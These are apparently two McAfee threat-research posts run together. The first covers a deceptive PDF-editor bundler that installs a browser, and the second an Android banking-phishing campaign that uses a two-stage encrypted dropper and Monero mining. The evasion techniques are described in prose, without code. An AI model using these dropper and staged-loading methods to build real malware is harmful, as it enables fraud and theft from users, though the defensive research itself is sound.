

Geographical Customer Prevalence
The heat map below illustrates the prevalence of EPI PDF software in the field in Q2, 2025.
We see that the top country encountering this software is the United States of America with over 118,000 McAfee device encounters.
Why Do They Do This?
Many free software companies make money by including these extras. Other companies pay them to promote their search tools or browser extensions. It’s a way for them to earn something in return for offering the software for free.
During our daily hunt at McAfee to secure our customer, we came across one such bundler application called EPI PDF Editor that clearly had deceptive nature towards the end user.
Key Takeaways:
Read Before You Click “Next”
Always take a moment during installation to read what each screen says. Look for checkboxes that let you “opt out” of installing extra software.
Choose “Custom” or “Advanced” Installation
This gives you more control over what gets installed on your computer.
Download From Trusted Sources
Stick to well-known websites or the official site of the PDF software. Avoid shady download links from ads or pop-ups.
Use Built-In Tools
Many operating systems (like Windows or macOS) already have simple PDF features like printing to PDF or viewing files, so you might not need extra software at all.
Check Your Browser
If your homepage suddenly changes or you see a new search engine, go to your browser settings and change it back.
McAfee researches such applications proactively, and we review the EULA and Privacy Policy regularly for new applications.
Technical Analysis


EPI PDF Editor is distributed as an MSI installer. Upon launching, the installer window includes a pre-selected option to “Import your current browser settings into EPI PDF,” a choice that appears unrelated to the tool’s intended purpose of handling PDF documents. Unless the user actively opts out by unchecking the box, this action will continue automatically.
Installer Branding Mismatch
The installer is branded as “PDF Converter,” indicating that it is designed for typical PDF tasks such as viewing, converting, splitting, merging, and watermarking documents. However, the inclusion of an opt-out option to import browser settings raises questions about the application’s true functionality.
Figure 1: Import browser settings
Privacy Policy Conflict

A closer examination of the software’s Privacy Policy and Terms reveals a deceptive practice at play. Although the application is marketed as a PDF Converter, the legal documentation tells a different story. As shown in Figure 2, the Privacy Policy of the program—branded as EPIbrowser—explicitly defines the software as a browser designed for Windows-based devices. The screenshot displays both the EPIbrowser logo and the policy text, clearly indicating that the user is not installing a PDF tool, but rather a web browser disguised as one.
Figure 2: Application name in terms & conditions
Figure 3: Application meaning in terms
McAfee’s *PUP Policy states that Software installers must provide software licensing information prior to installing any bundled components.No ‘installation completed’ window pops up but instead, a chromium-based browser opens with a tab opened that too with deceptive behavior i.e. options are present to edit the opened pdf but no action being performed. We can browse the internet by opening other tabs.
Figure 4: Tab in EPI Browser
McAfee PUP policy violated here is, ”Installation: whether the user can make an informed decision about the software installation or add-ons and can adequately back out of any undesired installations.” Another suspicious behavior observed is install location i.e. from ‘Appdata/Temp’ instead of Program Files or Program Files(x86). Further while checking control panel we found that sample has created the entry with EPI Browser only and can be uninstalled. Due to its deceptive behavior, which aligns with the McAfee violation criteria, this application has been classified as a Potentially Unwanted Program (PUP).

The McAfee WebAdvisor browser extension warns users when attempting to navigate to websites known to distribute PUPs.
Figure 5: McAfee Web Advisor Warning
Bottom Line
Free PDF tools are useful — but be aware of what else might come with them. A few extra minutes of reading can save you from hours of frustration later.
Stay smart. Stay safe. And always know what you’re really installing.
In a digital world where convenience often comes at a hidden cost, it’s crucial to be vigilant about the software we install — especially free tools like PDF converters. As the case of EPI PDF Editor highlights, not all applications are what they claim to be. Deceptive installations, hidden browser hijackers, and unauthorized data collection can compromise both your privacy and your device’s performance. By staying informed and cautious — reading installation prompts, choosing advanced options, and relying on trusted sources — you can protect yourself from potentially unwanted programs and avoid falling into these traps.
At McAfee, our goal is to help users stay one step ahead of deceptive software. Awareness is your first line of defense. So, the next time you download a free tool, take a moment to think before you click. Because what seems like a simple installation could be opening the door to much more.
*PUP :- PUP stands for Potentially Unwanted Program that are used to deliver users some unwanted applications like ads, browser addon, search engine modification, extra programs that a user is generally using for daily purpose.
McAfee’s Mobile Research Team discovered a new Android malware campaign targeting Hindi-speaking users, mainly in India. The malware impersonates popular Indian financial apps, including SBI Card, Axis Bank, and IndusInd Bank, and is distributed through phishing websites that are continuously being created. What makes this campaign unique is its dual-purpose design: it steals personal and financial information while also silently mining Monero cryptocurrency using XMRig, which is triggered via Firebase Cloud Messaging (FCM). It also abuses user trust by pretending to be a legitimate app update from Google Play.
McAfee, as part of the App Defense Alliance committed to protecting users and the app ecosystem, reported the identified malicious apps to Google. As a result, Google blocked the associated FCM account to prevent further abuse. Also, McAfee Mobile Security detects all of these apps as High-Risk threats. For more information, visit McAfee’s Mobile Security page.
This campaign targets Indian users by impersonating legitimate financial services to lure victims into installing a malicious app. This is not the first malware campaign targeting Indian users. In the past, McAfee has reported other threats. In this case, the attackers take it a step further by using real assets from official banking websites to build convincing phishing pages that host the malware payload. The app delivered through these phishing sites functions as a dropper, meaning it initially appears harmless but later dynamically loads and executes the actual malicious payload. This technique helps evade static detection and complicates analysis.
Apart from delivering a malicious payload, the malware also mines cryptocurrency on infected mobile devices. When the malware receives specific commands via FCM, it silently initiates a background mining process for Monero (XMR). Monero is a privacy-focused cryptocurrency that hides transaction addresses, sender and receiver identities, and transaction amounts. Because of these privacy features, cybercriminals often use it to stay hidden and move illegal money without getting caught. Its mining algorithm, RandomX, is optimized for general-purpose CPUs, making it possible to mine Monero efficiently even on mobile devices.
Technical Findings
Distribution Methods

The malware is distributed through phishing websites that impersonate Indian financial services. These sites are designed to closely resemble official banking sites and trick users into downloading a fake Android app. Here are some phishing sites we found during our investigation.
Figure 1. Screenshot of a phishing website
These phishing pages load images, JavaScript, and other web resources directly from the official websites to appear legitimate. However, they include additional elements such as “Get App” or “Download” buttons, which prompt users to install the malicious APK file.
Dropper Analysis

When the app is launched, the first screen the user sees looks like a Google Play Store page. It tells the user that they need to update the app.
Figure 2. The initial screen shown by the dropper app
The app includes an encrypted DEX file stored in the assets folder. This file is not the actual malicious payload, but a loader component. When the app runs, it decrypts this file using XOR key and dynamically loads it into memory. The loaded DEX file contains custom code, including a method responsible for loading additional payloads.
Figure 3. First-stage encrypted loader DEX and XOR key

Once the first-stage DEX is loaded, the loader method inside it decrypts and loads a second encrypted file, which is also stored in the assets. This second file contains the final malicious payload. By splitting the loading process into two stages, the malware avoids exposing any clearly malicious code in the main APK and makes static analysis more difficult.
Figure 4. Second-stage malicious payload loaded by Loader class
